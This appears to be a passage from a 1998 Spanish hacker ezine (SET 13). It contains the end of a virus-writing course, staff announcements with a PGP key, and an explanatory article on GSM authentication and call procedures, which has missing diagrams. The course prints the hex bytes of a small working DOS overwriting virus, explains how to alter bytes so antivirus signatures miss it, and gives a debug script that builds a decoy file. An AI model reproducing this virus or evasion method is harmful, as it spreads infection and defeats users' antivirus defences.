Pues eso, si este es el virus original:

```
   B4 4E B9 00 00 BA 23 01 CD 21 B8 02 3D BA 9E 00
   CD 21 93 B4 40 B9 29 00 BA 00 01 CD 21 B4 3E CD
   21 CD 20 2A 2E 63 6F 6D 00
```

Para el ATM, el virus se reduce a esto:

```
   B4 4E xx xx xx xx xx xx CD 21 xx xx xx BA 9E 00
   CD 21 xx xx 40 xx xx xx xx xx xx xx xx xx xx xx
   xx xx xx xx xx xx xx xx xx
```

Y para el Scan el virus se reduce a esto:

```
   B4 4E B9 00 00 BA 23 01 CD 21 B8 02 3D BA 9E 00
   CD 21 93 B4 40 B9 29 00 BA 00 01 CD 21 B4 3E CD
   xx xx xx xx xx xx xx xx xx
```

Cualquier cambio en el virus que ’toque’ uno de los bytes que no estan a ’xx’ hara que el nuevo virus ya no sea detectado !

Como se puede ver cada antivirus busca cosas distintas, si conseguimos cambiar un byte que este incluido en las cadenas de busqueda de los 2 antivirus conseguiremos matar dos pajaros de un tiro. En nuestro ejemplo podriamos cambiar el byte que esta en la posicion 14h (40h) por otra cosa con sentido ...

po bueno, po fale, po malegro ...

*** VAMOS QUE NOS VAMOS ! ***

Jopelines, ya estoy acabando.
Si no te has enterao de na (dificil) o si esto te la suda, espero que algo de esto que ’kuen’ ahora te entretenga un rato. Para los que se lo han leido todo de arribabajo, es una forma de darle mas vidilla al curso este.

Como un ejemplo mas del metodo y sobretodo como garantia pa los quejicas e incredulos, incluyo las cadenas de busqueda del SCAN 3.0 y ATM 4.0 (DOS), obtenidas con el FREECAD, para el virus .... tachan !! ... barrotes.1310.A

No podia ser otro, que fijacion la del tio este con el @$%& barrotes. :-) Tampoco es para tanto digo yo, de alguna forma hay que seguir un poco el hilo del tema. En el texto anterior (en SET 12) lo primero que haciamos era cambiar la cadena de identificacion del virus, que en el caso del barrotes era "SO". Tambien en otra parte del texto decia que el ATM era una patata o algo por el estilo; pos fale que ya me explico ... resulta que en la cadena de busqueda del barrotes en el ATM esta incluida la xuxodicha marca de identificacion (SO). Y como ya vimos la modificacion esta se puede hacer con la "punta’l c*p*ll*", no hay que comerse mucho el tarro.

```
 Cadena del barrotes.1310 para el ATM :

        2E 81 3E 54 01 53 4F 75 03 E9 8E 01 E8 EC 01 73 03 E9 86
                       ^^ ^^
                       S  O

 Cadena del barrotes.1310 para el SCAN :

        80 7C 3B 01 75 02 1E 06 8C C0 2E 01 44 39


 Como curiosidad podemos crear un archivo con las dos cadenas y pasarle
 los 2 antivirus. Vereis que tanto el SCAN como el ATM detectan el virus
 barrotes.1310 en un archivo de 33 bytes!  :-D
 Mas curioso aun es intentar que desinfecten este archivo ... y es que
 se vuelven LOCAS! :-)))


<++> cursocv/falso.scr
N BARROTES.COM
E 0100 2E 81 3E 54 01 53 4F 75 03 E9 8E 01 E8 EC 01 73
E 0110 03 E9 86 80 7C 3B 01 75 02 1E 06 8C C0 2E 01 44
E 0120 39
RCX
0021
W
Q
<-->


 Como siempre: cortar, guardar como falso.scr, y debug < falso.scr

  NOTA: En el caso del barrotes las cadenas serian de 16 y 20 bytes
        respectivamente, pero hay algun byte que podemos ignorar ya
        que estan en otra parte del codigo y no donde esta el "pegote"
        que es lo que nos interesa. Asi las cadenas se reducen a
        14 bytes en el SCAN y a 19 bytes en el ATM.

 Para acabar comentare una curiosidad/casualidad. Recordareis que en el
 numero 6 de SET habia 2 articulos que hablaban del tema virii y en ambos
 habia un ejemplo de un virus comentado. En el articulo de Episiarca el
 codigo incluido era el del AMSTRAD y en el de Polimorph era el PIX (pixel).
 Pues bien, resulta que estos dos virus son EL MISMO virus !!.
 Hablar del mismo virus sin saberlo en un mismo ezine es casi mas dificil
 que acertar la quiniela ...   :-)

 La historia de este virus es bastante curiosa, leyendo lo que explica
 Episiarca sobre el virus y leyendo tambien la base de datos de virus
 VSUM de Patricia M. Hoffman te enteras de algunas cosillas ...

 Segun el VSUM el virus PIXEL se distribuyo originalmente en Grecia en
 la revista Pixel en el anyo 88, y una variacion del mismo, el Pixel-847B
 (AMSTRAD) se distribuyo en una revista espanyola en un fichero llamado
 "nocargar.com" (supongo que sera la AMSTRAD USER como dice Episiarca)...



 Pues nada, ahi queda el rollo. Saludos    z z z zzzzz Z Z Z ZZZZZZZZZZ
```

```
@1998 by +NetBuL
++++++++++++++++
48617A746520
646F6E616E746520
646520
6F7267616E6F7320
2121
++++++++++++++++
```

EOF

```
-[ 0x07 ]--------------------------------------------------------------
-[ PROYECTOS, PETICIONES, AVISOS ]-------------------------------------
-[ by SET Staff ]-----------------------------------------------SET-13-
```

}}} Colaboraciones

Para que variar. Estamos buscando a gente con ganas de escribir, no solo de hack, phreak..., sino de temas underground en general, nuevas tecnologias, la red, los ordenadores, etc.

Si lo tuyo no es escribir, pero nos puedes enviar informacion, noticias, sugerencias, comentarios, tambien seras bienvenido.

Y si lo tuyo es currarte la web, el dise¤o grafico, la programacion, pues lo mismo te digo.

En resumidas cuentas, SET es de todos y para todos.

Que te quieres hacer cargo de las noticias? Adelante.
Que lo tuyo seria clasificar los bugs? Bienvenido a SET.
Acaso prefiers currarte unos logos para SET? Pues a que esperas.

Entre otras cosas, buscamos algun banner de SET, temas de fondo [midi] para la web, alguien que se encargue de pasar SET a HTML en un formato Deluxe y cualquier cosa que se os ocurra. Y que no se os olviden los articulos. ;)

}}} Nueva direccion de correo.

A partir de ahora podras enviarnos tus articulos, comentarios, dudas, sugerencias a la siguiente direccion:

set-fw@bigfoot.com

Anotala y que no se te pierda. Cualquier cosa que envies debera ser convenientemente encriptada usando esta llave:

```
<++> keys/set.asc
Type Bits/KeyID    Date       User ID
pub  2048/286D66A1 1998/01/30 SET <set-fw@bigfoot.com>

-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.6.3i

mQENAzTRXqkAAAEIAJffLlTanupHGw7D9mdV403141Vq2pjWTv7Y+GllbASQeUMa
Xp4OXj2saGnp6cpjYX+ekEcMA67T7n9NnSOezwkBK/Bo++zd9197hcD9HXbH05zl
tmyz9D1bpCiYNBhA08OAowfUvlH+1vp4QI+uDX7jb9P6j3LGHn6cpBkFqXb9eolX
c0VCKo/uxM6+FWWcYKSxjUr3V60yFLxanudqThVYDwJ9f6ol/1aGTfCzWpJiVchY
v+aWy1i7LxiNyCLL7TtkRtsE/HaSTHz0HFUeg3J5Kiq1VJfZUsn9xlgGJT1Ockaq
HaUBEXbYBPO1YpiAmBMWlapVQA5YqMj4/ShtZqEABRO0GFNFVCA8c2V0LWZ3QGJp
Z2Zvb3QuY29tPokBFQMFEDTRXrSoyPj9KG1moQEBmGwH/3yjPlDjGwLpr2/MN7S+
yrJqebTYeJlMU6eCiql2J5dEiFqgOOQKr5g/RBVn8IQV28EWZCt2CVNAWpK17rGq
HhL+mV+Cy59pLXwvCaebC0/r1nsbxWRcB5rm8KhQJRs0eLx50hxVjQVpYP5UQV7m
ECKwwrfUgTUVvdoripFHbpJB5kW9mZlS0JQD2RIFwpf/Z0ygJL8fGOyrNfOEHQEw
wlH7SfnXiLJRjyG3wHcwEen/r4w/uNwvAKi63B+6aQKT77EYERpNMsDQfEeLsWGr
huymXhjIFET7h/E95IuqfmDGRHoOahfcE7DV4vVvM8wl7ukCUDtAImRfxai5Edpy
N6g=
=U9LC
-----END PGP PUBLIC KEY BLOCK-----
<-->
```

}}} Agradecimientos

Tenemos que comenzar como no, por RoDaC-sUB, que se nos ha currado la
web de una manera genial.

Tambien hay que agradecer a Garrulon su trabajo en pasar todos los numeros
de SET a formato hlp. Ya se que nos has pedido que te enviemos SET a tiempo
para sacar todas las versiones a la vez. Pos eso se hara para SET 14.
[Y si puedes con mas formatos adelante]

No podemos olvidarnos tampoco de Drako, que mantiene en su pagina copias
de SET en formato original y en .hlp [http://www.audinex.es/~drakowar],
tambien podreis encontrar la version .hlp en VanHackez.

Y como no, tambien le damos las gracias a todos aquellos que nos enlazais
desde vuestras paginas o manteneis copias de la ezine en sus diferentes
formatos. Como dar las gracias uno a uno puede extenderse mucho, aqui
teneis una lista completita de los sitios que hasta la fecha sabemos
que nos enlazan. Si teneis un enlace a nosotros y no estais en la lista..
por que no nos escribis y nos lo poneis mas facil? :-)

http://vanhackez.islatortuga.com/links.html
http://raregazz.islatortuga.com/colabora.htm
http://www.ctv.es/users/melet
http://www.larc.net/BloodWorld/TRAX
http://www.larc.net/BloodWorld/marauder/links.htm
http://www.angelfire.com/wa/diox
http://vendaval.dia.fi.upm.es/~iillesca
http://www.geocities.com/SiliconValley/Peaks/7837
http://www.geocities.com/SoHo/Gallery/2146/turbios.html
http://www.geocities.com/SiliconValley/Way/3287/hackers.htm
http://www.geocities.com/Athens/Forum/7094/enlapag.htm
http://www.geocities.com/SiliconValley/Horizon/8559/links.html
http://www.geocities.com/SiliconValley/Horizon/8004/grupos.html
http://www.geocities.com/Eureka/4170/link.htm
http://www.arrakis.es/~igor
http://www.arrakis.es/~enzo/links.htm
http://www.arrakis.es/~chessy/index.htm
http://www.arrakis.es/~toletum/opcion4.htm
http://www.arrakis.es/~jrubi/links.html
http://www.arrakis.es/~ajroman/linkshack.htm
http://www.redestb.es/personal/quickly/links.html
http://www.redestb.es/personal/wiseman/LINKS.htm
http://www.redestb.es/personal/scarta/links/links.html
http://www.redestb.es/personal/rufaza
http://www.minorisa.es/homepag/pretor/pok.htm
http://web.jet.es/~simon_roses/weblink.html
http://www.idecnet.com/~jlgr/gallego2.htm
http://www.infsoftwin.es/usuarios/diablin/links.htm
http://moon.inf.uji.es/~hackvi/index.html
http://www.ctv.es/USERS/polito6/links.htm
http://www.vegasicilia.com/tommm/bookmark2.html
http://www.iponet.es/~vactor/scarta/links/links.html
http://www.audinex.es/~drakowar/Hack/enlaces.htm
http://usuarios.intercom.es/vampus/kultura.html
http://lobocom.es/~nando/textos.htm

Esta lista como ya sabeis no puede ser completa ya que las direcciones
aparecen y desparecen con celeridad pero menos da una piedra.
A todos vosotros...Gracias

Y claro, tambien hay que agradecer a los 40 Principales, y mas concretamente a JuanMa Ortega y todo el equipo de Internight el haberme permitido estar alli informando de la escena underground en Internet.

}}} Actualizacion de SET WEB

Pues eso, que la web de SET ha sido actualizada por RoDaC-sUB, y que contamos con un par de textos nuevos en la seccion correspondiente. Ademas del cambio en el tablon para que dejeis vuestros mensajes.

}}} Anillo de SET.

Pues eso mismo, un anillo en la red que nos enlace a todos. Eso es lo que nos estamos currando, y que esperamos este disponible lo antes posible.

Necesitamos gente que se quiera currar unos logos decentes para el anillo y si alguien quiere compartir la pesada carga de administrarlo sera bienvenido.

}}} SET CON

Se ha comentado la posibilidad de realizar una CON a lo grande para este a¤o. Ya sabeis, algo asi como la DefCon, pero a lo hispano. Para el caso, SET CON no suena nada mal. Claro, que para poder llevarla a cabo, se necesitaran vuestras colaboraciones.

De momento se ha comentado la posibilidad de realizarla en Madrid, por eso de que ni esta lejos ni esta cerca de nadie. Pero esto es solo una posibilidad. Se necesita local, gente en la organizacion, ordenadores, conexion, conferenciantes... Vamos, que se nos viene encima. Si alguien se anima puede ponerse en contacto con nosotros y empezar a preparar un programa de actividades, etc.

}}} SET 14

Vale, de acuerdo. Todavia estais por la mitad de SET 13 y ya os vamos a poner los dientes largos con SET 14. Bueno, solo deciros que se va a mantener una periodicidad bimestral. Pero para que salga adelante, y este bien de contenidos teneis que colaborar, porque SET lo haceis vosotros.

[No te preocupes, Garrulon. Para SET 14 te llegara antes una copia para que la pases a .hlp]

}}} Trashdeeper

Parece que el famoso proyecto TrashDeeper, ese de la megaezine underground hispana, empieza a dar sus frutos. Han avisado que para primeros de 1998 estara disponible su primer numero.

Ya estamos en Febrero, no?

}}} JJF Hackers Team

Recibimos un mail por parte de Conde Vampiro avisando del lanzamiento del primer numero de su ezine y pidiendo opinion.
Nuestra opinion: Merece la pena, daos un garbeo por su web y pilladlo

Por cierto el numero 2 debia estar a punto de salir.

}}} Underhack

Nuevo 'look' de Underhack que amplia secciones y sigue manteniendo su exhaustiva lista de publicaciones under.

EOF

```
-[ 0x08 ]---------------------------------------------------------------------
-[ GSM II ]-------------------------------------------------------------------
-[ by Falken ]---------------------------------------------------------SET-13-


                          ######## ######## #########
                          #      # #        # # #   #
                          #        ######## # # #   #
                          #     ##        # #   #   #
                          #      # #      # # # # # #
                          ######## ######## # # # # #

                                     |_
                                     |_)\/
                                        /
                   _     _        _             _
                  |_ |  |_)._ _ _|_ _  _ _ ._  |_ _.||  _ ._
                  |_ |  |  | (_) | (/__>(_)|   | (_|||<(/_| |


                  -<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-

                                 SEGUNDA PARTE

                  -<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-
```

EN EL EPISODIO ANTERIOR...
=-=-=-=-=-=-=-=-=-=-=-=-=-

En el anterior numero dejamos la red GSM en la definicion de las interfaces entre las entidades que conforman la red, y los protocolos de comunicacion usados en las comunicaciones entre las mismas.

En esta ocasion vamos a retomar un tema tan interesante como es la red GSM partiendo de los procedimientos que se siguen cuando se usan algunos de los servicios de los terminales GSM, al iniciar o recibir una llamada, los procesos de autentificacion...

Y como no quiero enrollarme mas, que p’a rollos la informacion que suministra el Dr. Watson (NT), empiezo ya a contaros los procedimientos basicos. Engage!

PROCEDIMIENTOS BASICOS DEL SERVICIO GSM
=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

Una vez vistas las caracteristicas de las entidades que componen la red GSM pasamos a la descripcion del servicio GSM.

Lo que define al servicio de telefonia movil GSM son los procedimientos que las diferentes entidades de una red GSM llevan a cabo durante todas las fases de una comunicacion. Asi, distinguimos los siguientes procedimientos basicos:

* Registro de estaciones moviles (Attach).
* Cancelacion de registro de MS (Detach).
* Llamadas desde estaciones moviles.
* Llamadas a estaciones moviles.
* Cambio de canal (Handover).
* Seguimiento y actualizacion de la posicion (Roaming).

Por registro de una MS se entiende le proceso que se produce al encender el terminal. En este momento, el terminal notifica al sistema GSM que el movil esta en disposicion de iniciar y recibir llamadas, quedando esta informacion registrada. De ahi lo de registro, como podreis suponer.

Una MS registrada, cuando se encuentra en estado de reposo, se encuentra permanentemente sintonizando los canales BCCH y CCCH.

Por el BCCH se recibe la informacion general de la red, esto es, el area de localizacion actual, las celulas adyacentes, etc.

En cambio, por el CCCH la red notifica las llamadas entrantes a las MS.

PROCEDIMIENTO DE ACCESO AL SERVICIO

Es un procedimiento que se lleva a cabo en el momento en el que el movil accede a la red para solicitar alguno de los siguientes servicios:


* Registro y cancelacion de una MS.
* Actualizacion de la posicion.
* Iniciar una llamada.
* Recibir una llamada.

El procedimiento de acceso tiene siempre su origen en la MS. Su objetivo es la asignacion de una canal dedicado para el intercambio de la se¤alizacion entre la MS y la MSC.


Para llevar a cabo este procedimiento, se usan los canales RACH, AGCH y SDCCH.

En el caso de que exista colision en el acceso de varios moviles sobre el RACH, se usa la tecnica de contienda Aloha. Esta tecnica se fundamenta en el hecho de la retroalimentacion, esto es, cuando la trama emitada, pasado un tiempo, vuelve al emisor. Asi, el emisor puede saber si la trama pudo ser enviada o no, pues en el caso negativo, la trama habra sido destruida. En este caso, se espera un tiempo aleatorio, y se reenvia la trama. Y esto es la tecnica Aloha.

La trama enviada para el acceso a RACH, y posibilitar la resolucion de contienda, presenta el siguiente formato:



Y aqui tenemos el procedimiento de acceso en la forma que ya deberiais estar acostumbrados a ver:



TA -> Tipo de acceso.
DA -> Discriminador aleatorio.
ChA -> Canal asignado.
PM -> Potencia Maxima.
MI -> Mensaje inicial.

* NOTA: Entre corchetes se muestran los parametros que se envian de una entidad a otra. Esta representacion sera la que se siga en el resto de los esquemas de este estilo.

PROCEDIMIENTOS DE SEGURIDAD

Por fin, aqui esta el tema que seguramente os interesara mas. Y para no entreteneros mas, here we go!

Cuando se solicita algun tipo de servicio se realizan algunas tareas de seguridad para proteger la informacion que se transmita. Estas tareas son:

* Autentificacion en el acceso a la red.
* Cifrado de la informacion en la interfaz de radio.
* Identificacion del equipo movil.
* Asignacion de identidad temporal.


Para llevar a cabo los procesos de autentificacion y cifrado se define la siguiente tripleta.

* Un numero aleatorio (RAND).
* La respuesta firmada (SR).
* La clave de cifrado (Kc).

Esta tripleta se corresponde con cada abonado al servicio GSM y es

almacenada en el HLR.

La tripleta se genera en el AuC, segun el proceso que ilustra el dibujito siguiente:



El proceso es muy simple. Del IMSI almacenado en la base de datos del AuC se mira la Ki, o lo que es lo mismo, la clave secreta del usuario, que como ya os imaginareis es la misma que se almacena en la tarjeta SIM. Esta clave (Ki) es usada como entrada, junto con un numero aleatorio (RAND), tanto para generar la clave de cifrado (Kc) como la respuesta firmada (SR).

Para obtener Kc, se usa el algoritmo denominado A8. SR se obtiene con los mismos datos (ya lo habia dicho, no?) y un algoritmo al que se le denomina A3.

Ahora vamos a ver como se raliza cada proceso dentro de los procesos de seguridad, explicando mejor para que se usan estos numeros almacenados en tripletas en el HLR.


PROCEDIMIENTO DE AUTENTIFICACION


=-

La autentificacion, como su propio nombre indica, se usa para identificar al usuario dentro de la red GSM. La autentificacion se lleva a cabo en los siguientes procesos:

* Registro de una estacion movil.
* Llamada desde la estacion movil.
* Actualizacion de localizacion.

Ahora, veamos de una forma grafica como se produce la autentificacion de un usuario:





El proceso es muy simple. Como ya hemos visto, en el HLR se mantiene una tripleta con los datos Kc, Rand y SR. Tambien hemos visto que Kc y SR se obtienen del uso del numero aleatorio Rand y la clave secreta del usuario Ki. Esta clave, como sabemos se almacena tanto en el AuC como en la tarjeta SIM.

Para autentificar a un usario, el VLR busca la tripleta correspondiente al IMSI de la tarjeta del usuario. Una vez obtenido el IMSI, le envia a la MS el numero aleatorio Rand correspondiente de la tripleta. El MS usa el numero Rand en conjunto con la Ki almacenada en su tarjeta SIM y el algoritmo de cifrado A3. Esto da como resultado la respuesta firmada (SR), que la MS envia al VLR. Ahora el proceso sigue dos partes. (Se os ocurre alguna sigla mas? :))

Por una parte, el VLR comprueba comprueba que la SR enviada por la MS sea identica a la almacenada en la tripleta, y de ser asi, permite el acceso a la red GSM.

Por otra parte, el MS genera la clave de cifrado Kc usando la clave del usuario Ki que esta almacenada en... lo habeis adivinado, la tarjeta SIM, usando el algoritmo de cifrado... Exacto!!! El A8. Esta clave de cifrado Kc se usa en el procedimiento de cifrado que se describe ya mismo, segun termineis de leer esta frase.

PROCEDIMIENTO DE CIFRADO

=-=-=-=-=-=-=-=-=-=-=-=-=-

El procedimiento de cifrado se usa para codificar la informacion que se transmite en una comunicacion por la red GSM. Hay que recordar que la red GSM usa una interfaz de radio como enlace entre la MS y la BTS. Y como segun la Direccion General de Telecomunicaciones la radioescucha no es delito, pero se debe garantizar la intimidad, la informacion es codificada siguiendo un procedimiento estandar.

* NOTA: Que la radioescucha no este tipificada como delito no quiere decir que podais hacer lo que querais. La Direccion General de Telecomunicaciones advierte que si bien escuchar no es delito si lo es grabar lo que se escucha, asi como trasncribirlo a otros medios, o darlo a conocer, etc., sin el permiso de las personas que establecen la comunicacion o sin una orden judicial. Aun asi ya sabeis, lo que hagais es cosa vuestra.

Volviendo a lo que interesa, la informacion se codifica usando otro algoritmo de cifrado, que siguiendo con la originalidad que caracteriza a los que les ponen nombre se llama A5.

Como parametros de entrada, este algoritmo usa la clave Kc junto con el numero de la trama TDMA correspondiente. El resultado es una secuencia de 114 bits que se somete a una operacion XOR logica con los 114 bits de datos de un time slots (recordad, los dos bloques de 57 bits de datos que hay en un time slot).

Todo esto para que luego hablen de paranoias ajenas. Pues anda que los que dise¤aron el GSM no son paranoicos ni nada.

PROCEDIMIENTO DE IDENTIFICACION DE EQUIPO

Todavia queda este procedimiento de seguridad, en el que se comprueba que el equipo que se esta usando no sea robado o no este autorizado.

En esta ocasion se usa la base de datos de IMEIs que hay en el EIR. Asi, cuando se procede a realizar una llamada desde una MS, se busca en el EIR el registro correspondiente al IMEI del equipo, pudiendo este encontrarse en una de las listas siguientes:

* Lista blanca -> Se permite al terminal conectarse a la red.
* Lista gris -> El terminal esta bajo observacion por posibles problemas.
* Lista negra -> El terminal ha sido denunciado como robado, o bien esta declarado como no autorizado. Este terminal no tiene permitida la conexion a la red.


PROCEDIMIENTO DE REGISTRO DE MS (ATACH)

Este es el proceso mediante el cual, la MS comunica a la red GSM que esta disponible para iniciar y recibir llamadas.

El procedimiento de registro se lleva a cabo mediante la siguiente secuencia de acciones:

* Barrido de la interfaz de radio por la MS.
* Deteccion del canal BCCH y decodificacion del area de localizacion (LAI).
* La MS inicia el proceso de acceso a la red.
* Se efectua el procedimiento de autentificacion, tal y como lo hemos visto.
* El VLR analiza el IMSI para localizar el HLR al quese debe consultar.
* El HLR decide si acepta o no la operacion de registro solicitada.

Veamos ahora la secuencia de acciones en el tipo de esquema al que ya os habreis acostumbrado, verdad? :



```
            |                        |                |                |
           .--------------------------.               |                |
           |  Procedimiento de acceso |               |                |
           |Acceso para registro de MS|               |                |
           ´--------------------------´               |                |
            |                        |                |                |
           .--------------------------------------------.              |
           |     Procedimiento de autentificacion       |              |
           ´--------------------------------------------´              |
            |                        |                |                |
            |                        |MAP/B ATTACH REQ|                |
            |                        |--------------->|                |
            |                        |[IMSI, LAI]     |MAP/D UPDATE LOC|
            |                        |                |--------------->|
            |                        |                |[IMSI, LAI, etc]|
            |                        |                |         .-----------.
            |                        |                |         |Analisis de|
            |                        |                |         |Informacion|
            |                        |                |         |Registro de|
            |                        |                |         |     MS    |
            |                        |                |         ´-----------´
            |                        |                |MAP/D UPD RESULT|
            |                        |                |<---------------|
            |                        |MAP/B ATTACH ACK|                |
            |                        |<---------------|                |
            |    RIL3-MM LOCATION    |                |                |
            |    UPDATING ACCEPT     |                |                |
            |<-----------------------|                |                |
            |                        |                |                |
           """                      """              """              """
```

PROCEDIMIENTO DE CANCELACION DE REGISTRO (DETACH)
=-=

Este procedimiento se produce cuando la MS comunica a la red que va a pasar al estado de inactividad. De esta forma, se inhabilita la funcion de busqueda o Paging cuando se produce una llamada dirigida hacia la MS.

El proceso sigue estos pasos:

* La MS inicia una sesion RR de acceso a la red especificando como causa la cancelacion del registro.
* Se marca al IMSI asociado como Detach dentro del MSC/VLR.
* No se confirma esta situacion a la MS.
* No se informa al HLR.

Existe tambien un procedimiento automatico de cancelacion de registro que se efectua por la red cuando transcurrido un tiempo la MS no realiza ningun acceso.

PROCEDIMIENTO DE LLAMADA DESDE UN MOVIL
=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

Pos eso mismo, cuando la MS desea efectuar una llamada se ejecuta este procedimiento, que consta de las siguientes fases:

* El usuario compone el numero del abonado al que llama.
* Se realiza el procedimiento de acceso para obtener la asignacion de un canal de se¤alizacion.
* Se efectua el procedimiento de autentificacion, si el movil no

estaba ya registrado.
